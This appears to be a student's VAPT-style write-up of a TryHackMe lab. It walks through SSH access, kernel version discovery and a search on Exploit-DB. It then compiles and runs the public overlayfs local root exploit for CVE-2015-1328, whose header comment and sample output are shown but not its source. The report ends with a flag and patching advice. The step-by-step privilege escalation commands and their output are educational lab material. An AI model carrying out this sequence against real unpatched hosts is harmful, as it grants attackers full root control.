

# Kernel Privilege Escalation – VAPT Report

**Platform:** TryHackMe

**Attack Type:** Linux Kernel Exploitation

**Assessment Type:** Educational / Lab Environment

---

## 1. Executive Summary

This report documents a successful **Linux Kernel Privilege Escalation** attack performed in a controlled TryHackMe lab environment. The assessment demonstrates how an outdated and vulnerable Linux kernel can be exploited by a local attacker to gain **root-level access**, leading to complete system compromise.

---

## 2. Objective

The objective of this assessment was to:

- Gain initial low-privileged access via SSH
  - Identify the Linux kernel version
  - Research publicly available kernel exploits
  - Exploit the vulnerability to escalate privileges to root
  - Demonstrate impact by accessing restricted files (flag)
- 

### 3. Scope

- **Target:** Linux Virtual Machine (TryHackMe)
- **Initial Access:** SSH (Low-privileged user)
- **Attack Type:** Local Kernel Privilege Escalation

- **Tools Used:** SSH, uname, gcc, Exploit-DB, nano
- 

#### 4. Initial Access (SSH Login)

The attacker successfully logged into the target system using SSH with provided credentials.

Commands Used:

```
ssh <user>@<target-ip>
```

```
whoami
```

```
id
```

```
(root@vbox)-[~]
# ssh karen@10.49.131.19
karen@10.49.131.19's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Feb  2 04:01:23 2026 from ip-192-168-168-63.ap-south-1.comput
e.internal
Could not chdir to home directory /home/karen: No such file or directory
$
```

Result:

✓ Access confirmed as a low-privileged user


---

## 5. Enumeration – Kernel Version Discovery

After initial access, system enumeration was performed to identify kernel-related vulnerabilities.

Command Used:

`uname -a`

A terminal window with a black background and green text. The command '\$ uname -a' has been entered, and the output is displayed on the next line: 'Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86\_64 x86\_64 x86\_64 GNU/Linux'. The prompt '\$' is followed by a green cursor bar.

```
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x
86_64 GNU/Linux
$ █
```

The kernel version information was noted and used for further vulnerability research.

---

## 6. Vulnerability Research

The identified kernel version was searched on **Google** and **Exploit-DB**.

Click on the first link also highlight in screenshot



Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr



All Images Videos Shopping Short videos Forums More Tools



Exploit DB

<https://www.exploit-db.com> > exploits

### Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04)

16 Jun 2015 — Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation. CVE-2015-1328 . local exploit for ...



Medium · Andrea Ze

2 likes · 1 year ago

### TryHackMe: Linux Privilege Escalation | by Andrea Ze

More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to ...



Medium · Alfien Dhika

2 likes · 6 months ago

### TryHackMe — Linux Privilege Escalation | by Alfien Dhika

The section contains of information the enumeration command we could use after we access a target/remote server such as hostname, uname -a, ...



jon112358.com

<https://jon112358.com> > posts > linux-privilege-escalati...

### THM Linux Privilege Escalation | jon112358 study Blog

9 May 2023 — Privilege escalation is a journey. There are no silver bullets, and much depends on the specific configuration of the target system. The kernel ...

A publicly available **Local Privilege Escalation (LPE)** exploit written in C was found that matched the target kernel version.



nano shell.c

```
GNU nano 2.2.6      File: shell.c

/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328      (http://people.canonical.com/~ubuntu-security/cve/$

*****
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:3$
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(us$

greets to beist & kaliman
2015-05-24
%rebel%
*****

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Tex ^T To Spell
```

Save the code into shell.c

Save & exit

RUN --- this file by command

```
gcc shell.c -o shell
```

./shell



```
$ gcc shell.c -o shell
$ ./shell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# █
```

Yeahhhh !!! boom .... We got root access

Result:

- ✓ Successful execution of exploit
  - ✓ Root shell obtained
- 

## 8. Post-Exploitation & Proof of Compromise

After privilege escalation, root access was verified and sensitive files were accessed.

Commands Used:

```
whoami
cd /home
ls
```

```
cd matt
ls
cat flag1.txt
```

```
# cd /home
# ls
matt
# cd matt
# ls
Desktop    Downloads  Pictures   Templates  examples.desktop
Documents  Music      Public     Videos     flag1.txt
# cat flag.txt
cat: flag.txt: No such file or directory
# cat flag1.txt
THM-28392872729920
# █
```

Flag Retrieved:

THM-28392872729920

This confirms **full system compromise**.

---

## 9. Risk & Impact Analysis

Vulnerability	Risk Level	Impact
---------------	---------------	--------

Outdated Linux Kernel	Critical	Full root access, total system compromise
--------------------------	----------	--

---

## 10. Mitigation Recommendations

- Regularly update and patch the Linux kernel
  - Apply automatic security updates
  - Restrict local shell access for untrusted users
  - Monitor for exploit compilation tools (gcc) on production systems
  - Conduct periodic vulnerability assessments
- 

## 11. Conclusion

This assessment highlights the critical risk posed by outdated Linux kernels. Kernel-level

vulnerabilities allow attackers to bypass all security controls and gain root access. Proper patch management and system hardening are essential to prevent such attacks.